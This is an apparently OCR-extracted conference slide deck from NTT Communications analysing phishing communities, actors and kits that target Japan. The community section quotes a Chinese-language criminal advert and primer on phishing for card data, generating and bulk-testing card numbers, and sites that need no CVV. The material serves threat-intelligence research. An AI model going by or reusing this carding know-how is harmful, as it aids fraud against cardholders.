JSAC2024 Day2 (JAN 26th)


Analysis of Activities and Tools of Phishing Actors Targeting Japan

NTT Communications Corporation.
Yuichi Tsuboi, Masaomi Masumoto

免責事項 / Disclaimer

- 本講演ではフィッシングコミュニティを使った調査活動についてお話ししていますが、気軽にフィッシングコミュニティでフィッシングアクターの活動を覗いたり、フィッシングサイトにアクセスすることを推奨するものではありません
- (覗くだけの目的だとしても) フィッシングアクターとの接触は、フィッシングアクターに捕捉されうる行為です
- 自らの身を守り（OPSEC：Operation Security）、
  自らの責任（が取れる範囲）において実施してください

Speakers



Yuichi Tsuboi

NTT Communications Corporation

Cyber Threat Intelligence Operations Architect

NA4Sec

Network Analytics for Security

Masaomi Masumoto

NTT Communications Corporation

Cyber Threat Intelligence Researcher

Overview

- 近年、フィッシング詐欺被害が増加傾向にあり、PhaaSの台頭によりエコシステムが急速に拡大しており、その結果フィッシング詐欺に関わる「フィッシングアクター」の分業化がより一層進んでいる。

- 我々はフィッシング詐欺の把握のため「フィッシングアクター」の活動追跡及び実際に利用されているフィッシングキットの分析に取り組んだ。

- 本講演では「フィッシングアクター」の活動事例紹介やフィッシングキットの分析結果など知見を共有する。フィッシングハンターや現場対応されている方々のフィッシング対策に少しでも貢献できると幸いと考えている。

Agenda

1.近年のフィッシング被害の状況
2.フィッシングコミュニティについて
3.フィッシングアクターの活動について
4.フィッシングキットの分析内容について
5.まとめ

Agenda

1.近年のフィッシング被害の状況

2.フィッシングコミュニティについて


3.フィッシングアクターの活動について

4.フィッシングキットの分析内容について

5.まとめ


近年のフィッシング被害の状況

- フィッシング対策協議会が月次報告書として公開しているフィッシング報告状況についてを過去5年を遡って確認したところ、年間のフィッシング報告件数は右肩上がりで推移し続けている。
- 2023年分の報告件数は1,196,390件となっており、2022年の報告件数(968,832件)を上回っていることがわかっている。



近年のフィッシング被害の状況

- 2022年と比較して1.2倍、2019年から2023年の５年間で約20倍にまで増加していることがわかる。



フィッシング行為の分業化

フィッシング対策協議会が公開している「フィッシング対策ガイドライン 2023年度版」にも言及されているとおり、近年確認されているフィッシングにおいては、工程（計画、調達、構築、誘導、詐取、収益化および強化拡大）ごとの専門分業体制が確認されている。

こうした分業体制によるフィッシングサービス提供（PhaaS）やコミュニティでのフィッシングキット配布により、フィッシング行為が容易に実行可能となったことが被害が増加している要因の一つと見られる。




図 3　フィッシングの複雑な例

フィッシング対策ガイドライン 2023年度版
P.8 図3 フィッシングの複雑な例 より
https://www.antiphishing.jp/report/antiphishing_guideline_2023.pdf

フィッシング行為の分業化

- 我々はフィッシング詐欺におけるフィッシングアクターの活動に着目し、日本をターゲットとしたフィッシングアクターを追跡し、フィッシングアクター同士が交流するフィッシングコミュニティの動向について調査を行った。

Agenda

1.近年のフィッシング被害の状況

2.フィッシングコミュニティについて

3.フィッシングアクターの活動について


4.フィッシングキットの分析内容について

5.まとめ


フィッシングアクターの活動場所

- チャットツール
- マーケットプレース
- フィッシングフォーラム
- etc.

チャットツール(Telegram)



マーケットプレース(Tor)



近几年钓鱼行业很流行，欧美cvv利润欠缺，日本cvv利润丰厚很盛行,所以圈子里还是以钓日本cvv为主流,此技术为钓鱼收鱼实战过程，学会此技术可自己刷货变现，可卖料，一次投入永久获取财富！

视频共分为四个部分:
1:鱼塘搭建及服务器购买技巧.
2:功能强大的邮局系统搭建.
3:API模式邮局搭建.
4:最牛逼日发十万的邮件群发工具操作详解.
5:鱼站成功收鱼

最近有很多从未接触过这个行业的新人问一些基础问题，我们整理了一下新人常问的问题，做一个科普。
CVV是什么?
CVV这个英文缩写实际是指信用卡背后那3或4位数的安全码，久而久之，国人就用CVV来指代信用卡线上盗刷(老外一般叫Carding)。

CVV料
一般盗取的都是信用卡的资料，简称"料"
信用卡资料包括：卡号、有效期、cvv安全码、卡主姓名、账单地址、3D密码等，但其实收单行只要二要素(卡号、有效期)即可成功扣款

根据料来源的不同，我们大致可以分为以下四种：
1.轨道料：利用改装的POS机采集的刷卡人的信用卡资料。这类料的信用卡信息非常精准，且带有实体卡专用的CVV1编码，通常用于复制实体卡。
2.库料：库料由黑客"拖库"所来。所谓拖库就是黑客入侵电商网站数据库导出用户信用卡资料的行为。刚从数据库拖出的料叫"毛料"，不乏有信息错误、已经过期或报失的废料。所以要经过筛选才能用。
3.鱼料：利用钓鱼方式获取的信用卡资料叫鱼料。所谓钓鱼就是仿冒知名网站，诱导用户自行填入信用卡资料的行为。鱼料即钓即用，最新鲜，准确率也很高，部分甚至带有3D支付密码。
4.生成料：信用卡卡号的算法(Luhn算法)是公开的，那我们可以自行生成卡号，配合不同的有效期、cvv安全码去批量测活。
(卡号+有效期)碰撞法生成的是无C料，可用于无需输入CVV安全码就能付款的网站，例如亚马逊、日本乐天市场、维多利亚密码官网等。

上文说了，鱼料（也就是通过钓鱼得到的）是最新鲜最准确的，目前很多料站（包括知名的）都已经关停或被封，来源只有TG买料和自己钓鱼，TG上很多都是骗子，不说那些给钱就拉黑的，就是打着卖一手料的卖家其实都是过水的二手料，拿着这些二手料去刷货，100%被封控，很多人花钱学了搭建环境，买了反指纹浏览器和住宅IP，以为稳拿了，岂不知二手料进去就是提高封控，付款成功也会被追回的，所以自己学钓鱼才是重中之重，自己钓来的鱼才是安全性最高的，也是封控最低的，

收鱼主流方式有3种:
邮箱收鱼:
对于不会搭邮局的人来说是个困难，不是无法获取，而且会留痕迹在网络上

フィッシングフォーラム

会場限定公開

調査したフィッシングコミュニティの特徴

- 不特定多数のアクターが存在している
- 個人だったり、集団だったり
- 役割ごとにコミュニティが分かれていたりする

まとめ

- サーフェスウェブからダークウェブまでいろんな場所で活動している
- 攻撃者は身近なところにもいる
- 不特定多数のアクターで構成されている

Agenda

1.近年のフィッシング被害の状況

2.フィッシングコミュニティについて

3.フィッシングアクターの活動について

4.フィッシングキットの分析内容について

5.まとめ


フィッシングアクターの種類

- ツールを開発する人
- サービスを運用する人
- 詐欺を実行する人
- 窃取した情報を販売する人
- etc.

フィッシング詐欺の流れ

Setup

- Phishing kit
- Server
- Email
- etc.



Start

- Send Mail
- Send SMS

Steal

- Credential
- Card Info
- etc.

Abuse

- Monetization

会場限定公開

まとめ

- いろんな役割をもったアクターが活動している
- アクター同士が交流したり、協力したりしている
- 言語の壁も超えて活動している

Agenda

1.近年のフィッシング被害の状況

2.フィッシングコミュニティについて

3.フィッシングアクターの活動について

4.フィッシングキットの分析内容について

5.まとめ

フィッシングキットの分析内容について

「フィッシングコミュニティについて」「フィッシングアクターの活動について」で取り扱った事例のなかで、実際にフィッシングコミュニティから入手することができたフィッシングキットの内容分析を行った。


ここからは「どのブランドを語っているか」「どんな動作をしているか」という分析結果を２つほど紹介する。

ケース１：Amazonを騙ったフィッシングキット

ケース１：Amazonを騙ったフィッシングキット

直近では2023年12月まで猛威を奮っており、urlscan.ioでは1月に入っても使われていることを確認している。

- 侵害ブランド：Amazon
- File Name：JP亚马逊源码（防红防乱填）.zip
  （※英語に訳すと「JP Amazon source code (anti-red and anti-filling).zip」）
- File Hash（SHA1）：58c55affaeb845ca5f5021730d4c2927b482bdc2



ケース１：Amazonを騙ったフィッシングキット

デバッグモードの設定

main.phpの中にデバッグモードの設定項目がある。

